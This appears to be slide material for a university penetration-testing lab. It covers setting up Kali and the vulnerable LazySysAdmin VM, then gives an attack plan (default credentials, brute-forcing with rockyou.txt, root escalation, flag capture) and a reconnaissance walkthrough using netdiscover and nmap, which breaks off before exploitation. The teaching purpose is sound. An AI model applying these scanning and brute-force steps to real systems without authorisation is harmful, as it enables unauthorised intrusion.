


# LAB Setup




- Self hosted:
  - Install Virtualbox
    - <https://www.virtualbox.org/>
  - Get the KALI & lazySysAdmin Image from
    - <https://www.kali.org>
    - <https://www.vulnhub.com/entry/lazysysadmin-1,205/>
  - Import VM to Virtual Box
  - Configure Network adapter
- FHJ Lab Machines:
  - Start Virtual Box
  - Start Kali VM
  - Start lazySysAdmin VM



# Import Appliance




# Import Appliance(2)




# Virtual Box Network configuration

- Host-Only Adapter



# DHCP configuration



# Hands-On LazySysAdmin

# LazySysAdmin

- Identify starting points (Ports/Services)
- Enumerate each path (Service/Software version)
- Use correct tools
  - Port 80: Browser
  - Port 139 & 445: smbclient
- Try default/blank credentials
- Try found users
- Brute force commonly used passwords
- Find the flag stored in proof.txt

rockyou.txt

# Basic Attack Path

- Try to gain access to the system (shell)
- Privilege Escalation => become root
- Get the flag


# LazySysAdmin

## *Walkthrough*

# Reconnaissance

```
$ sudo netdiscover
```

```
$ sudo netdiscover -r address/24
```




| DHCP-Server                                           |                |
|-------------------------------------------------------|----------------|
| <input checked="" type="checkbox"/> Server aktivieren |                |
| Server-Adresse:                                       | 192.168.56.100 |
| Server-Maske:                                         | 255.255.255.0  |
| Kleinste Adresse:                                     | 192.168.56.101 |
| Größte Adresse:                                       | 192.168.56.254 |

DHCP

Windows Host-Only Adapter

LazySysAdmin



Currently scanning: 192.168.113.0/16 | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

| IP             | At MAC Address    | Count | Len | MAC Vendor / Hostname  |
|----------------|-------------------|-------|-----|------------------------|
| 192.168.56.100 | 08:00:27:94:0a:62 | 1     | 60  | PCS Systemtechnik GmbH |
| 192.168.56.103 | 0a:00:27:00:00:21 | 1     | 60  | Unknown vendor         |
| 192.168.56.108 | 08:00:27:b2:df:94 | 1     | 60  | PCS Systemtechnik GmbH |

# Enumeration

Service/version info

```
$ nmap 192.168.56.108
```


```
$ nmap -sV 192.168.56.108
```

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.56.108
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-10 04:18 EDT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid server
: No such file or directory (2)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-
id servers with --dns-servers
Nmap scan report for 192.168.56.108
Host is up (0.0014s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL (unauthorized)
6667/tcp  open  irc          InspIRCd
Service Info: Hosts: LAZYSYSADMIN, Admin.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.24 seconds
```

```
(kali㉿kali)-[~]
$ nmap 192.168.56.108
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-10 04:18 EDT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid server
: No such file or directory (2)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-
id servers with --dns-servers
Nmap scan report for 192.168.56.108
Host is up (0.0011s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
6667/tcp  open  irc
```

# Port 80



